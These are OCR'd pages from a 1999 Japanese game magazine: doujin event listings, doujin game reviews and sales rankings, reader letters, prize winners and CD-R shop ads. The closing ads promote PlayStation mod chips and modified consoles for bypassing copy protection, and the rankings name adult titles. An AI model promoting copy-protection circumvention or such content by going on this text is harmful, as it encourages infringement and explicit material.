4月25日	金沢コミックライブ30 30回記念スペシャル	MROホール	フリー
4月25日	おでかけライブin四国41	四国新聞社・大ホール	フリー
4月25日	おでかけライブin下関 海峡メッセ7	海峡メッセ下関	フリー
4月29日	おでかけライブin釧路3	釧路市民文化会館・展示ホール	フリー
4月29日	おでかけライブin山形16	山形ビッグウィング	フリー
4月29日	おでかけライブin高崎31	高崎地域医療センター	フリー
4月29日	GWプレゼントコミケin神戸'99	神戸国際展示場	フリー
4月29日	おでかけライブin米子1	米子コンベンションセンター	フリー
4月29日	広島コミケ47	広島総合展示館	フリー
5月 2日	小倉コミックライブ39 GWプレゼントコミケin小倉'99	西日本総合展示場・新館	フリー
5月 4日	仙台コミケ70 GWプレゼント	夢メッセみやぎ	フリー
5月 4日	GWコミケin鹿児島'99	鹿児島アリーナ	フリー
5月 5日	おでかけライブin札幌つどーむ3 GWスペシャル'99	つどーむ	フリー
5月 5日	GWプレゼントコミケin山梨'99	アイメッセ山梨	フリー
5月 5日	GWプレゼントコミケin名古屋'99	ポートメッセ名古屋	フリー
5月 5日	おでかけライブin松山29	アイテムえひめ	フリー
5月 5日	ゲームコミケin東京17	東京ビッグサイト	ゲーム系
5月 5日	ギャルゲーコミケ5	都立産業貿易センター	男性向け
5月 5日	パソケットスペシャル25	都立産業貿易センター	同人ソフト
5月 9日	おでかけライブin札幌 レガール3	テイセンホール	フリー
5月 9日	郡山コミケ2	ビッグパレットふくしま	フリー
5月 9日	おでかけライブin宇都宮M46	マロニエプラザ	フリー
5月 9日	おでかけライブin長岡17	ハイブ長岡	フリー
5月 9日	静岡コミックライブ51	ツインメッセ静岡	フリー
5月 9日	おでかけライブin岡山10	岡山卸会館	フリー
5月 9日	おでかけライブin沖縄22	那覇市民会館・中ホール	フリー

ナイスな同人ゲーム!! 月影城之変・WIXARNADU

目立った存在ではないけれど、近ごろ熱い同人ゲーム。そのなかから今月はSTUDIO SELDOM制作のナイスなタイトルを2本、紹介しよう。

『月影城之変』：享保2年の江戸。太閤秀吉の亡霊に挑む剣士たちの物語だ。襲いかかる悪鬼、もののけを次々と切り進もう。このゲームの操作は簡単。マウスを左右に振ることで剣士は走り出し、左クリックで抜刀、右クリックで跳び跳ねる。飛び散る血しぶきが痛快な、マウスふりふりアクションゲームなのである。ハイクオリティのグラフィックと壮大なスケールを楽しもう。『月影城之変』でキミも腱鞘炎になること間違いなしだね!!

『WIXARNADU』：悪魔たちの陰謀うずまく地下迷宮に挑む疑似3Dダンジョン徘徊型アクション戦闘RPG全5章。敵との戦闘は『ザナドゥ』的。キミの力で囚われの妖精トパーズを探し出すナリ!!

STUDIO SELDOMではこの2本以外にもゲームを制作、販売している。興味のある人はSTUDIO SELDOMホームページ（http://www.greenwood.co.jp/~seldom/）へ迷わずGoだ!! 体験版も配布しているぞ。

サークル名：STUDIO SELDOM
代表者名：秋山　構平
対応機種：ともにOS：Microsoft Windows95/98/NT4.0、CPU：i486DX2-50MHz以上。
フロッピーディスクから直接起動も可能（インストール時1.4Mバイト）。音源はRoland SC-88STにて開発。DirectXは不要。
価格：『WIXARNADU』300円
『月影城之変』400円
入手方法：通販またはコミックマーケットで販売。通販は郵便番号、住所、氏名、希望製品、数量を明記し、下記アドレスまでE-Mailで申し込むこと。
連絡先：E-mail：seldom@greenwood.co.jp
http://www.greenwood.co.jp/~seldom/

●ドリームキャストを爆発させるには、踊る大捜査線をゲーム化して映画並みのヒットを狙うしかない!!（青森県八戸市/イタコ）　編いかりや長介演ずる和久平八郎が、競馬ノミ屋の常習行為で逮捕されたらいいですね。志村けん大喜び!!　おこっちゃや～よ!!

人気同人誌ベスト10

1 VITAMIN-B5
スタジオ・ワラビー　1,000円　ナデシコ

VITAMIN-B5が今月の1位に。今回の題材は「ナデシコ」。同人ソフトともども、ルリルリ人気は衰えそうにありません。一途な少女の話あり、ちょっとおネエさんな話あり。質の高い絵も必見です。

2 瑠璃堂画報七
U・A作戦　1,300円　ヴァリアブル・ジオ

3 ナデナデシコシコ
UGO　1,500円　ナデシコ

4 秋雪夜冬華
自爆SYSTEM　800円　leaf系

5 動画Komusume／11 増改版
Z-AGNAM　1,300円　オムニバス

6 Precious
EXtage　700円　ファーストKiss物語

7 たべたきがする41
ばらだいすCity　1,000円　ワルキューレの伝説

8 赤い丸幌FANTASY
AKA MARL　1,600円　オリジナル

9 BIT FIGHTER2
吉崎観音社　1,143円　オリジナル

10 ESCAPE_LOVE
Team Psy-Walken　1,000円　オリジナル

人気同人ソフトベスト10

1 THE QUEEN OF HEART'98
渡辺製作所　2,500円　格闘ゲーム

かねてより評判の高かった格闘ゲーム『THE QUEEN OF HEART'98』が堂々1位にランクイン。『To Heart』のキャラクターたちがところせましと飛びまわる、超本格派の対戦格闘ゲームです。

2 NIGHTMARE ACCESSORY 2
ESCAPE Software　1,200円　アップグレードディスク

3 Clear Blue 参
わつき屋　1,100円　CG集

4 桜花 Plus
うさぎ倶楽部　1,200円　CG集

5 LURISTAN
BODLEY HEAD　1,000円　CG集+α

6 NIGHTMARE 3
ESCAPE Software　2,800円　S.L.G

7 緊縛少女 2
逆回転野郎　1,500円　CG集

8 めいQueen 1/2
パステルキャット　1,200円　CG集

9 哀玩少女 淫虐教室/凌辱教室
そふとさ～くるクレージュ　各1,000円　CG集

10 Misoya CG Collection 各種
さーくる味噌屋　各1,000円　CG集

4月はパソコンソフトがめじろ押し!!　『To Heart』の人気を上回る『ONE』を制作したスタッフが新作『KANON』を発表します。これを記念して、お買いあげ先着でシリアルナンバー入り特殊加工メモリアルテレカをプレゼント。そのほかのタイトルの特典は店頭、またはインターネットでご覧ください。

メッセサンオー本館B館2F・4・5号店
〒101-0021 東京都千代田区外神田3-14-8
TEL 03-3255-3064
http://www.messe-sanoh.co.jp/

このランキングは3月上旬の調査で、すでに在庫がない場合もあります。必ず店頭にてご確認ください。

待ってたぜ こんな移植ゲー!? GB版イーアルカンフー

このゲームはリー（主人公）がワン（棒使い）と3度戦い、ボーナスステージのあとにエンディングを迎えるといった単純明解な構成。1度でも負けるとゲームおばぁ（爆）。ただし、当たり判定がオリジナルに忠実ではないため、身軽なフットワークのワンに勝てない場合もある。難易度調節などができないのはご愛敬といったところ。作者のパラ男氏は今後もレトロゲーをGBに移植し続けるとのことである。次回作は『GB版コラムス』の予定。合い言葉は「おばぁ」。

作者名：パラ男、だだいこ
対応機種：GBエミュレータ　価格：フリーウェア
入手方法：WEB上(http://www.freepage.total.co.jp/parawo/)で配布。　連絡先：parawo@gb.club.ne.jp

Game Circle

活動内容：ファミコン、メガドラ、PC-Engineなど、いわゆる「懐ゲー」ファンのためのサークルです。ビデオゲーム以外、たとえばゲームブックなども扱っています。会報は隔月で発行しています。会費は2か月で400円。ゲームラボ読者のなかで懐ゲーフリークの人は一緒に楽しみましょう。応募待ってます。

サークル名：8 to 16 bits　代表者名：菊池太郎/marudai
応募方法：入会をお考えの人は案内書をお送りいたしますので、80円切手貼付の返信用封筒を同封のうえ、下記連絡先に送付してください。
連絡先：〒546-0043　大阪市東住吉区駒川
3-27-25-1801　大崎方「8 to 16 bits」

レトロゲーフリーク集合!!　8 to 16 bits

●インターネットの予想を信じ馬券を購入したところ、大儲け!!　iMac本体＋付属品を買っても2万円残りました。(神奈川県横浜市/たけだどす)
㊙わざわざ馬券とレシートのコピーを送ってくるとは、許せませんねぇ。まぁ、でも、1回くらいなら試してみてもイイかなぁ…。

人気同人誌ベスト10

1 O,MY SADNESS EPISODE THREE
bolze 1,200円 ああっ女神さまっ

乱れる3姉妹の姿は必見!! rit.さんの女神さま本です。媚薬を飲まされたウルド、スクルドの見せる痴態が…。行為の激しさ、凄さは見事というほかありません。ぜひご覧ください!!

2 MIDNIGHT GAMES Salon:2
吉崎観音社 714円 ゲームよろず

3 WOMAN
U.R.C 1,100円 サクラ大戦

4 Nightmare of My Goddess 総集編1~4
天山工房 1,500円 ああっ女神さまっ

5 ニセDRAGON・BLOOD/5
LTM 1,200円 オリジナル

6 ROMANCE C
ごもく堂 650円 ファイナルロマンス

7 13
DARK STARS 1,200円 アニメよろず

8 独立混成西野兵団
でぴぽっぽ 1,100円 ファンファンファーマシィー

9 エロイヤーズぶりぶり
白液書房 700円 スレイヤーズ

10 制服王設定資料集
Digital Lover 700円 メイド

ショップより…今月はこのところゲーム系に押され気味だったマンガ、アニメ系のジャンルが人気です。池袋、秋葉原にお越しの際にはぜひお立ち寄りください。コミック虎の穴では、このほかにも魅力的な作品をたくさんとりそろえております。店舗と通販、合わせてどしどしご利用ください。

コミック虎の穴 3号店
〒101-0021 東京都千代田区外神田4-4-2
共益外神田ビル7F
TEL 03-5256-2838 通販部FAX 03-5256-2889
http://www.toranoana.co.jp/

このランキングは2月上旬の調査で、すでに在庫がない場合もあります。必ず店頭にてご確認ください。

人気同人ソフトベスト10

1 ささくれ
快楽集団 with ひらつか商会 1,200円 ゲーム系CG集

今月の1位は快楽集団 with ひらつか商会の新作「ささくれ」。このソフトにはうちわやポスター用に使われたCGがたくさん入っています。千鶴さんの等身大出力用データも入ってお得な1本です。

2 手前みそ工房 冬小町
手前みそ工房 1,000円 ゲーム系CG集

3 MS2 Act2 なでしこ
MS2 1,000円 ゲーム系CG集

4 くれじっとふろっぴー Go/ To/ Heart// Vol.4
二次キャッシュ 800円 To Heartデジコミ集

5 Clear Blue 参
わつき屋 1,100円 To HeartCG集

6 スグレモ ろりだし
メルヘンドリーム 1,000円 タイピングゲーム

7 獣三戒
BOKUMAP V2 1,400円 オリジナルアドベンチャーゲーム

8 うるうる
C・A・T 2,000円 オリジナルゲーム

9 汚れた王冠2
妖怪あんかけ 800円 ゲーム系CG集

10 Bild volume1 & 2Mix
Blatt 1,000円 ゲーム系CG集

ショップより…今月おすすめの同人ソフトは手前みそ工房の新作「冬小町」。美麗な絵とキャラのかわいらしさが特徴です。収録CGは「To Heart」や「C.Cさくら」など人気キャラがてんこ盛りで、お値段も1,000円と、たいへんお得。売り切れ必至なので、ゲットするならいまがチャンス!!

D.カルト
〒101-0025 東京都千代田区神田佐久間町1-20
三新ビル2・3F TEL・FAX 03-5294-3677
〒556-0011 大阪府大阪市浪速区難波中2-4-7
馬場ビル4階 TEL 06-6646-6650

プレゼントのお知らせ
コミック虎の穴、D.カルトから同人誌、同人ソフトランキング3位までの作品をセットにして、各3名、合計6名にプレゼント!! くわしくは94ページを見てね!!

美少女礼讃

さくらの季節でございます。とはいってもジャストのアレではございません。むろん「C.Cさくら」や「男はつらいよ」のさくらであるわけも…。バカな話はさておき、春でございますから、お好きなさくらで萌えていただければ、これ以上の喜びはございません。

さて、今月ご紹介いたしますのはごもく堂さんの「ROMANCE C」。この作品は『ファイナルロマンス』の原画家、あかつきごもく先生の同人作品でございます。『ファイナルロマンス4・S』のキャライラスト、カットがてんこ盛り。公式、裏の設定、初期稿も、ふんだんにとりそろえてご奉仕。アンソロジー用に作成され、お蔵入りとなった幻のオリジナルコミックまでも大掲載で読み応え十分。致れり尽くせりの仕上がりなのでございます。

「ROMANCE C」大変美味しゅうございました。

(田中スイーティー コミック虎の穴店員)

●仕事が忙しくてゲームショウに行けない。あんたらは仕事で行けるからうらやましいぜ、チクショー。(千葉県船橋市/大麻) ㊞いやいや、全然うらやましくないですゾ。キレイなおネエちゃんの写真を撮らなきゃならんし、新作ゲームをプレイしなくちゃならんし。ウフフ…。

ちょ〜ときめかねぇエッセー

「春はあけぼの」という言葉が思い浮かぶ今日このごろ。相撲取りの曙だったりしたらちょっとイヤだなぁ、などと意味不明のことを考えて1日を送りがちな季節ですが、みなさまいかがお過ごしでしょうか?

毎年この時期は新年度、新学期といった環境の変化にともない、自分の生活習慣も様変わりします。そしてラブラブなイベント発生の予感を抱きつつも、予感のまま終わるという現実に打ちひしがれることたびたび。心労から、さらなる二次元萌え萌え人間として強く生きる決意を新たにしちゃったりもしがちですな（涙）。ってスミマセン、オレだけですか?

というわけで今回のお題は「オレと萌えいづる春」。春の陽気が人をその道へと誘うのか、この季節は人格的にそこはかとなく壊れたヒトタチが多くなっちゃったりします。それでも「まぁ、春だからね」と免罪符的に許容されやすい季節。この機会にいままで越えられなかった一線を越え「昨日とは違う新しい自分」を発見してみるのもよいかもしれませんね。責任はとらないけど（笑）。

一例としては

・春だからカミングアウト
潔くて素敵です。

・春だからエロゲー三昧
暑かろうと寒かろうと「美少女CGローダー作成プログラム」（懐かしい!!）的には1年中美少女の季節なんだけど、まぁ春だしってなワケであげてみました。

・春だから「さくら萌え〜」な同人誌を作る
10人いたら9人同じことを考える、ベタなオチ。ところでそんな世のなか破壊しなくていいのか!?

・『春だから女子校に潜入』
春とはいえ犯罪です（キッパリ）。

「桜の花が舞う穏やかな春の夜、見知らぬ学校の前で、ふと高校時代の自分を思いだし、気がつくと教室にいた。これ春のなせる業ナリ」と私の知人（男）は夜の女子校に不法侵入したときのことを弁明してましたが、自己の行動を春のせいにするにも限界があるので注意しましょう。あたりまえだけどね。ってなわけでサヨナラ〜。

maruan
同人ソフト作家。
『ちょ〜ときめかねぇスクリーンーセーバー』が人気。

このコーナーも今月で5回め。ぼちぼち作品を作り始めましょう。ところでみなさんはどんな作品を作るつもりですか? フルカラー300ページの同人誌やCD-ROMの大容量を活かした大巨編RPGを作りたい!! という人もいるでしょう。

しかし最初ですから、練習がてら小規模な作品を作ってデビューするのが無難です。雑誌なら、まずは16ページくらいでしょうか。コピーしてホチキスでとめるだけでも立派な同人誌。ソフトならミニゲームやCG集、MIDIデータ集から始めましょう。誤解してはいけないのが、小さな作品＝手抜きした作品ではないということ。表現したいことだけをダイレクトに反映し、かつシンプルな小作品を作ってみてください。どんな小さなものでもよいですから作品として完成させることが大切です。いきなり飛ばしすぎるとバテてしまうので自分のペースで制作するのが1番でしょう。

ACTIVE GAMERS
名古屋の同人サークル。
『萌鉄』を制作。
http:/ / member.nifty. ne . jp/nt3/

加えて、とにかく自分の作りたいように作りましょう。なにものにも制約されないことが同人制作の醍醐味。大事なのはクオリティではなく、作品に作者の魂がこもっているかどうかなのです。

（ACTIVE GAMERS代表　橋　直樹：NT-3）

同人さーくるをつくろう!!

情報大募集

同人わーるどではこのコーナーで紹介してもらいたいサークルを募集しています。希望の人は右記の項目を記入してお送りください。

メンバー募集
1.サークル名・代表者名
2.活動内容
3.募集要項
4.誌面掲載用の連絡先
5.緊急時の連絡先
（住所・氏名・電話番号・連絡時間帯）

同人誌、ソフトの紹介
1.題名・見本（必ず同封のこと）
2.サークル名・代表者名
3.対応機種・値段・メディア
4.内容・PR文・購入方法
5.誌面掲載用の連絡先
6.緊急時の連絡先

そのほか同人関係の投稿ならなんでも大歓迎!!

〒104-0031 東京都中央区京橋3-14-6 斎藤ビル　三才ブックス ゲームラボ編集部「同人わーるど」係

●ポケステが手に入らーん!!　（群馬県高崎市/3時からアポの坂田）　流通事情の悪さもさることながら、一部ではデータがとんでしまうなんて話もあり、そんなこんなで遅れているというウワサが。その足元を見て売価を7,500円前後にしている販売店もあるらしい。

GLからの贈り物
読者プレゼント

4月といえば出会いの季節。新入生や新入社員がやけにまぶしく見えます。なかには生涯の友人や恋人に出会う人もいるでしょう。みなさん、よい出会いはありましたか？

❶ 15パック入り、人気ゲームソフト・キャラクタートレーディングカード（5名）

『トゥルーラブストーリー』、『放課後恋愛クラブ』、『Falcom COLLECTION vol.2』など人気ゲームソフトのトレーディングカード15パック（1パック10枚入り）を5名にプレゼント。買い逃した人はこの機会にゲットしよう。

提供：有限会社Softpia
〒171 東京都豊島区西池袋1-25-1
Tel：03-3985-3268

❷ コミック虎の穴 人気同人誌（3名）

本誌92ページ“同人わーるど”で紹介した『O. MY SADNESS EPISODE THREE』『MIDNIGHT GAMES Salon：2』『WOMAN』の上位3冊をセットにして3名の人にプレゼント。作り手のえもいわれぬ情熱を感じてほしい。

提供：コミック虎の穴・3号店
Tel：03-5256-2838

❸ CRゴジラ・特製ストラップ（3名）

全国のパチンコホールを熱くしている「CRゴジラ」。予告アクションから狙いめ回転数、大当たり回数などを徹底的に攻略したビデオがついに登場。このビデオの発売を記念して製作された携帯電話ストラップを3名に。

提供：トランスフォーマー
Tel：03-5474-2622

❹ 『玉繭物語』発売記念限定テレホンカード（5名）

スタジオジブリの近藤勝也が制作に加わったことで話題を集めた『玉繭物語』。その発売を記念して作られたテレホンカードを5名にプレゼント。スタジオジブリファンのキミはこの機会を最大限にいかしてほしい。

提供：元気株式会社
Tel：03-3200-3800
URL：http://www.genki.co.jp

❺ 「トム&ジェリー」ステーショナリーセット（10名）

アメリカだけでなく、日本でも熱狂的なマニアを生んだ「トム＆ジェリー」。この人気キャラクターをモチーフにデザインされたステーショナリーグッズをセットにして10名に。職場や学校でうけることうけあいだ。

提供：株式会社ワーナー・ブラザース・スタジオ・ストア・ジャパン
Tel：03-3289-7024
Fax：03-3289-7027

❻ D.カルト 人気同人ソフト（3名）

本誌“同人わーるど”でとりあげたベスト3タイトル『ささくれ』、『手前みそ工房』、『MS2 Act2 なでしこ』をセットにして3名にプレゼント。同人ソフトと侮どるなかれ、パソコンにむかう楽しみがまた1つ増えること間違いなしだ!!

提供：D.カルト
Tel：03-5294-3677

❼ 特製星形CD-R（10名）

4月号の花形CD-Rに続いて、今月は星形CD-Rを5枚1セットにして10名に。パソコン好きの女の子へもってこいのこのアイテム、先月惜しくもはずれてしまった人も含めて今回もドシドシご応募ください。

提供：オリエント測器コンピュータ株式会社
Tel：06-6965-8070（大阪本社）Tel：03-3379-8440（東京営業所）
URL：http://www.orient-computer.co.jp


『SIGMA GAME SANSATION』シリーズ全5作品（5名）

『BLACK JACK』『お絵かきロジック』など、バラエティ豊かなゲームがキミのデスクトップに。

以下のあて先に、a住所b氏名c年齢d電話番号eお手持ちのパソコンゲームの本数を書いて、官製ハガキでご応募ください。

提供：株式会社シグマ
〒150-0011 東京都渋谷区東3-14-15 MOビル
㈱シグマ 広報室「シグマ・ゲーム・センセーション」ゲームラボ係
Tel：03-3400-8630

応募方法



巻末アンケートハガキAの部分に当ページのプレゼント番号を、Bの部分にP.194からのプレゼント番号を記入してポストに投函してください。なお締め切りは5月14日（当日消印有効）です。

●うちの親はコンシューマ機の区別がつかず、すべてファミコンと呼んでいます。恥ずかしいのでやめさせたいのですが、何かよい方法はありませんか？（山口県下関市/怪物くん）㊙まだ甘い!! ㊙の親はファミコンすら言えず、すべてゲームウォッチと呼んでいる。う～んオクトパス。

ゲームラボ 3月号 プレゼント当選者

読者プレゼント

メッセサンオーオリジナル「ファイナルファンタジーⅧ」テレカ
東京都墨田区/杉田　正太郎
愛知県犬山市/足立　昭一
宮崎県都城市/吉尾　卓馬

コミック虎の穴・人気同人誌
北海道千歳市/住中　義一
静岡県富士市/鈴木　真三
愛知県安城市/安川　誠

ルパン三世ストラップ
東京都日野市/植木　宏和
京都府京都市/田中　法成
徳島県徳島県/田村　光宏


D.カルト・人気同人ソフト
栃木県宇都宮市/松橋　昭洋
新潟県北魚沼郡/雪野　桂
大阪府豊中市/黒江　則夫

Fighter Movie Card V.2
愛知県宝飯郡/杉山　弘展
大阪府池田市/槇野　岳四郎
福岡県甘木市/友清　慎太郎

ACTION REPLAY SUITABLE FOR THE PLAYSTATION
北海道札幌市/黒川　裕紀
埼玉県川口市/吉葉　哲史
石川県石川郡/北田　和彦

ユニオン特製得福袋
北海道札幌市/高尾　尚之
山梨県東山梨郡/斉藤　弥生
愛知県幡豆郡/土田　睦

大阪有線放送社特製カレンダー
福島県福島市/佐藤　功一
埼玉県浦和市/鈴木　裕太
東京都杉並区/白井　裕朗
東京都練馬区/柴田　和男
三重県津市/岡田　裕貴



上の2枚にはお互いに違っている部分が全部で5か所あります。その部分をみつけだしましょう。正解がわかったら、絵をコピーして該当か所に○をつけてゲームラボ編集部まで送ってください。正解者のなかから抽選で5人に超レアグッズのピョコタン特製バッジをプレゼントします。奮ってご応募ください。

〒104-0031　東京都中央区京橋3-14-6斎藤ビル　三才ブックス　ゲームラボ編集部　「ピョコタンのミラノ風まちがいさがし」

●羽賀研二がふられたのは、『ときメモ』をやらなかったせいだと思う。(滋賀県大津市/サンバのリズム)　㊞そうだ。ちょっとばかしかっこよくても、女の子の気持がわからないとこうなるのだ。そんな羽賀ちゃんには『レベル100になる本～美少女編』でも送ってあげましょう。

イヨマンテ 奈良橋の 星屑ジギーが言うことにゃ

牡羊座
3/21～4/19

全体運:テンションは落ちぎみだけど、まだまだ好調の波は継続中。なにか始めるならいま。逃すともったいないぞ。
幸運のカギ:PHS

牡牛座
4/20～5/20

全体運:いまひとつ調子に乗れない牡牛座のキミ。行き詰まっているならちょっとのあいだほかの人にまかせて吉。一休み。
幸運のカギ:Mac

双子座
5/21～6/21

全体運:チャンス到来!! 恋愛運が急上昇。今年1番のもりあがりなので、無理めの相手も攻めてみよう。金欠には注意。
幸運のカギ:GB版『beat mania』

蟹座
6/22～7/22

全体運:のびのび気分の蟹座クン。のびのびしすぎて自分勝手に振る舞いがち。自重すること。笑っていればよいことが。
幸運のカギ:桜玉吉のマンガ

獅子座
7/23～8/22

全体運:煩わしさに悩まされる暗示。ひとまずリセットして環境を変えてみよう。好きなことに没頭すれば運気は回復。
幸運のカギ:GAME GEAR

乙女座
8/23～9/22

全体運:友だちづくりに最適な星まわり。ただし少数の人間と深くつきあうこと。大勢と浅く接しても得ることなし。
幸運のカギ:格ゲーの基板

天秤座
9/23～10/23

全体運:なんとなく受け身気分の天秤座クン。いやなことはキッパリと断るほうがよい結果に。スカッとする事件が起こるかも。
幸運のカギ:MP3プレーヤー

蠍座
10/24～11/22

全体運:新学期のたまった疲れでぐったりぎみ。無理せずゆっくりしてGood。絡んだケーブル類をまとめてスッキリしよう。
幸運のカギ:Nintendo64

射手座
11/23～12/21

全体運:大切な人にめぐりあえそうな時期。気づかなかっただけで、いままでも身近にいた人の可能性大。見まわしてみよう。
幸運のカギ:AOL

山羊座
12/22～1/19

全体運:独立運が高まっているぞ。独り暮らしを始めるのによい時期。汚れたマシンをクリーナーで磨くとさらに運気UP!!
幸運のカギ:光速船

水瓶座
1/20～2/18

全体運:忙しく動きまわっている水瓶座のキミ。空回りしがちなので要注意。バスタイムを充実させるとよし。リラックス。
幸運のカギ:Linux関連本

魚座
2/19～3/20

全体運:マイペースで過ごせるぞ。あわてず急がず、いままでやってきたことを見直そう。甘いもののとりすぎに注意。
幸運のカギ:Neo Rage

●春休みを利用して中国を訪れたときに、自動念仏機というオミヤゲをゲット。外見はラジオの箱、中身は中国語の念仏。でも、友人には気味悪がられた。(千葉県佐倉市/まさお) 編はナイスだと思う。休日の夕方、ドライブの帰り、サザンに飽きた彼女に念仏を…。いただきます。

●CD-Rのことなら日本一安い●

あきばんぐ

・CD-Rプロショップ・

http://www.akibang.com/

通信販売 TEL 03-5963-7745

通信販売 Tel・Fax・インターネット 店頭販売 秋葉原

Panasonic CW-7502(内蔵タイプ)

- 4倍速書き込み，8倍速読み込みのCD-Rドライブがこの価格！
- ディスクアットワンスに対応した4倍速ドライブで、この安さは破格です！
- 音楽CDのバックアップ、特殊なCDのバックアップ、単一ディスクのバックアップなどの用途にも使用可能です。

¥23,800

CW-7502（内蔵タイプ）+Nero98
¥27,800

キャラベル 8倍速(内蔵タイプ)

- 現在最速の書き込み速度である8倍速書き込みに対応した高性能ドライブです。
- 1枚のCDが10分足らずで完成してしまいます。音楽読み取り性能が高く、音楽CDを頻繁にバックアップする方にもお勧めです。
- 様々なメディアで8倍速書き込みが可能です。
- 書き込み4倍速，読みこみ20倍速，ディスクアットワンス対応。

¥39,800

CDR-820EX／PC（内蔵タイプ）+Nero98
¥43,800


キャラベル (8倍速書込み外付けタイプ)

- 8倍速書き込み対応外付け型ドライブ
- 内蔵型の様に5インチベイを必要とせず，あらゆるタイプのパソコンに接続可能。
- SCSI-IDは本体後部のスイッチで楽々設定。内蔵型に比べ容易に増設できます。

¥49,800

CDR-820EX（外付タイプ）+Nero98
¥53,800

ライティングソフト nero98(日本語版)



8倍速ドライブ対応。オリジナル音楽CDをドラッグ&ドロップで作成できる機能など，先進の機能を取り入れた高機能CD-Rライティングソフトがこの価格！！

¥8,900

CD-Rメディア ●高性能8倍速書込み対応●

三井化学　74分
業界最高レベルの品質
1枚あたり　198円

Thats WTY 74分
安定度抜群　強度2倍
1枚あたり　168円

TDK　74分
レーベル面高強度
1枚あたり　160円

フィリップス74分
8倍速対応最安値メディア。安定性良好
1枚あたり　129円

ライテック　80分
一般の店舗では手に入りにい80分／700MBメディアが入荷
1枚あたり　119円

ライテック　8cmシングルCD
8cm：21分／185MBのメディア。
8倍速なら最高約3分で書き込み終了
1枚あたり　198円

店頭販売 秋葉原 店頭販売のみの商品もあります。

●主な取扱い商品●


・CD-Rドライブ・
・CD-Rメディア各種・
・CD-Rライティングソフト・
・その他CD-R関連商品・
・Bung Japan 商品・

CD-Rメディア ●高性能8倍速書込み対応●

74分50枚セット　¥4,600
1枚あたり　¥92

74分10枚セット

1枚あたり　¥149



JR秋葉原駅電気街口から徒歩5分！Pが九十九電機の第一北東ビル8F

通信販売ご注文方法

あきばんぐ 通信販売

受付時間（月～金）am11：00～pm7：00
（定休日 土・日・祝日）
※最新価格はホームページで確認して下さい。

TEL 03-5963-7745 受付時間 11:00～7:00

FAX 03-5963-7485 ファックス 24時間受付！

インターネット http://www.akibang.com/ インターネット 24時間受付！

通販お申し込み方法

ご注文 → 商品発送

お電話かホームページのオーダーフォームでご注文して下さい。送料は商品によって料金が変わります。（最低送料500円）15時迄の注文は当日に商品を発送いたします。こちらまたは宅急便の都合により多少発送が遅れる場合がまれにありますのでご了承ください。

代金お支払い方法

●代金引き換え●

商品の到着時に代金をクロネコヤマトさんにお支払いください。送料は届け先によって料金が変わります（最低送料500円）プラス代引き手数料です。代引き手数料は商品によって料金が変わり

●銀行振り込み●

注文の日から**4営業日以内**に、あきばんぐの銀行口座に代金をお振込下さい。

振込口座 すぐ引銀行 赤羽支店（普）3445365 あきばんぐ　郵送先 〒115-0053 東京都北区赤羽台3-1-19 線里ビル2F

Bung Japan

秋葉原でも買える安心・3時までのオーダー即日発送！

●商品の購入を考えている方へお気軽にお電話もしくはWebを御覧下さい。
●BungJapanはオーダーの即日発送に加え、秋葉原での店頭販売をしておりますので安心して商品をお買い求めできます。
●商品はすべて15日間保証付き（一部の商品は30日間保証付き）※在庫がある場合にかぎります。

SCPH-7501改プロテクト対応！ ¥19,600

USPS7501改造済みにスーパーアクションリプレイのプロテクト対応スペシャルセットです。スーパーアクションリプレイを使いコードを入れることによりプロテクトをスキップできます。さらに海外のゲームも楽しめます。

FF8完全対応


MOD 5th（フィフス） 全機種対応（第5世代MODチップ登場！）

従来のMOD-CHIPだと動作不可能だった新プロテクトをこのMOD 5thを取り付けることによりプロテクトのかかったゲームがプレイ可能になります。

※今後発売されるソフトについてのプロテクトにつきましては対応していない可能性もあります。

¥3,600 ➡ お電話またはインターネットで！

プロテクト搭載ゲーム	
●FO8	●ウンジャマラO一
●ポポO一グ	●ロマンOングサガ2
●IQファOOル体験版	●ときOモドラマ3
●戦闘O家	●チョコOレーシング
●サイレOトヒル	●ポケットOームー



PSぶるっちょ 新発売! ¥4,480

本格的ジョイスティック （2色 スケルトンブルー／シルバーブラック）

●振動機能　DUAL SHOCK対応のゲームをプレイする場合、振動機能により臨場あふれるゲームプレイをお楽しみいただけます。
